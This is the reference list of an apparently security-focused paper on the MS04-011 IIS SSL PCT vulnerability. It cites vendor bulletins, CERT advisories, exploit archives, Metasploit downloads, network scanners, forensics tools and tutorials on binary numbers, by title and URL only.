KismetWireless. "kismet-2004-04-R1.tar.gz"
URL: http://www.kismetwireless.net/code/kismet-2004-04-R1.tar.gz

K-OTik. "Microsoft IIS 5.x SSL PCT Remote Windows 2k/XP Exploit (MS04-011)"
URL: http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php

kquest@toplayer.com. "FullDisclosure: Microsoft IIS SSL PCT vulnerability"
URL: http://seclists.org/lists/fulldisclosure/2004/Apr/0917.html

"l33t sp34k@everything2.com" April 1, 2000.
URL: http://www.everything2.com/index.pl?node_id=477767

McAfee. "McAfee – Computer Virus Software and Internet Security For Your PC."
URL: http://us.mcafee.com/root/mfs/default.asp?cid=9913

Metasploit. "The Metasploit Project"
URL: http://www.metasploit.org/

Metasploit. “Metasploit Framework 2.2: Unix Compressed Tar Archive”
URL: http://metasploit.org/tools/framework-2.2.tar.gz

Metasploit. “Metasploit Framework 2.2: Win32 Cygwin Installer”
URL: http://metasploit.org/tools/framework-2.2.exe

Microsoft. “187498 – Disable PCT1.0, SSL2.0, or SSL3.0 on IIS” URL:
http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/q187/4/98.asp&NoWebContent=1

Microsoft. “Free Tool Downloads”
URL: http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp

Microsoft. “Microsoft Security Bulletin MS04-011: Security Update for Microsoft Windows (835732)”
URL: http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

Microsoft. “Private Communication Technology (PCT) Protocol”
URL: http://www.graphcomp.com/info/specs/ms/pct.htm

Milw0rm.com. “www.milw0rm.com”
URL: http://www.milw0rm.com/

Network World Fusion. “CIRT management: Rapid alerts”
URL: http://www.nwfusion.com/newsletters/sec/2004/0712sec2.html

Nessus. “Nessus”
URL: http://www.nessus.org/

Nessus. “The Nessus Project: [Download]”
URL: http://www.nessus.org/nessus_2_0.html

NetNinja. “SilkRope 2000”
URL: http://www.netninja.com/bo/silkrope2k.php

Østergaard, Erik. “Binary Number System”,
URL: http://www.mindsec.com/files/binary.htm

OSVDB. “The Open Source Vulnerability Database”
URL: http://www.osvdb.org/

OSVDB. “5250: Microsoft Private Communications Transport Overflow”
URL: http://www.osvdb.org/5250

PacketStorm. “.:[Packet Storm]:.”
URL: http://www.packetstormsecurity.org/

Rizzo, Juliano. BugTraq Mailing List Archives, “A technical description of the SSL PCT vulnerability (CVE-2003-0719)”
URL: http://www.securityfocus.com/archive/1/361836

SANS Institute. Incident Handling Step-by-Step and Computer Crime Investigation: 4.1. 2003. p37.

Schiffman, Mike D. “Firewalk”
URL: http://www.packetfactory.net/firewalk/

Schiffman, Mike D. “firewalk.tar.gz”
URL: http://www.packetfactory.net/firewalk/dist/firewalk.tar.gz

SleuthKit. “SleuthKit and Autopsy: Forensics Tools for Linux and other Unixes”
URL: http://www.sleuthkit.org/

Snax. “Orinoco Monitor Mode Patch”
URL: http://airsnort.shmoo.com/orinocoinfo.html

SECURITY.NNOV. “SECURITY.NNOV:search:exploits”
URL: http://security.nnov.ru/search/exploits.asp

SECURITY.NNOV. “Security News Channel”
URL: http://security.nnov.ru/informer/rss.asp?l=EN

Snort. “Snort.org”
URL: http://www.snort.org/

Skoudis, Ed. “The New Breed of Hacker Tools & Techniques”
URL: http://www.counterhack.net/infraguard.ppt

StillSecure. “Product Suite Overview”
URL: http://www.stillsecure.com/products/

Trend Micro. “Trend Micro: Free On-line Virus Scan”
URL: http://housecall.trendmicro.com/housecall/start_corp.asp

US-CERT. “Welcome to US-CERT”
URL: http://www.us-cert.gov/

US-CERT. “US-CERT Vulnerability Note VU#586540”
URL: http://www.kb.cert.org/vuls/id/586540

US-CERT. “US-CERT Technical Cyber Security Alert: TA04-104A”
URL: http://www.us-cert.gov/cas/techalerts/TA04-104A.html

Write, Christine R. “A Tutorial on Binary Numbers”
URL: http://www.math.grin.edu/~rebelsky/Courses/152/97F/Readings/student-binary.html

Zalewski, Michal. “[the new p0f]”
URL: http://lcamtuf.coredump.cx/p0f.shtml

Zone-H. “Zone-H – IT Security Information Network”
URL: http://www.zone-h.org/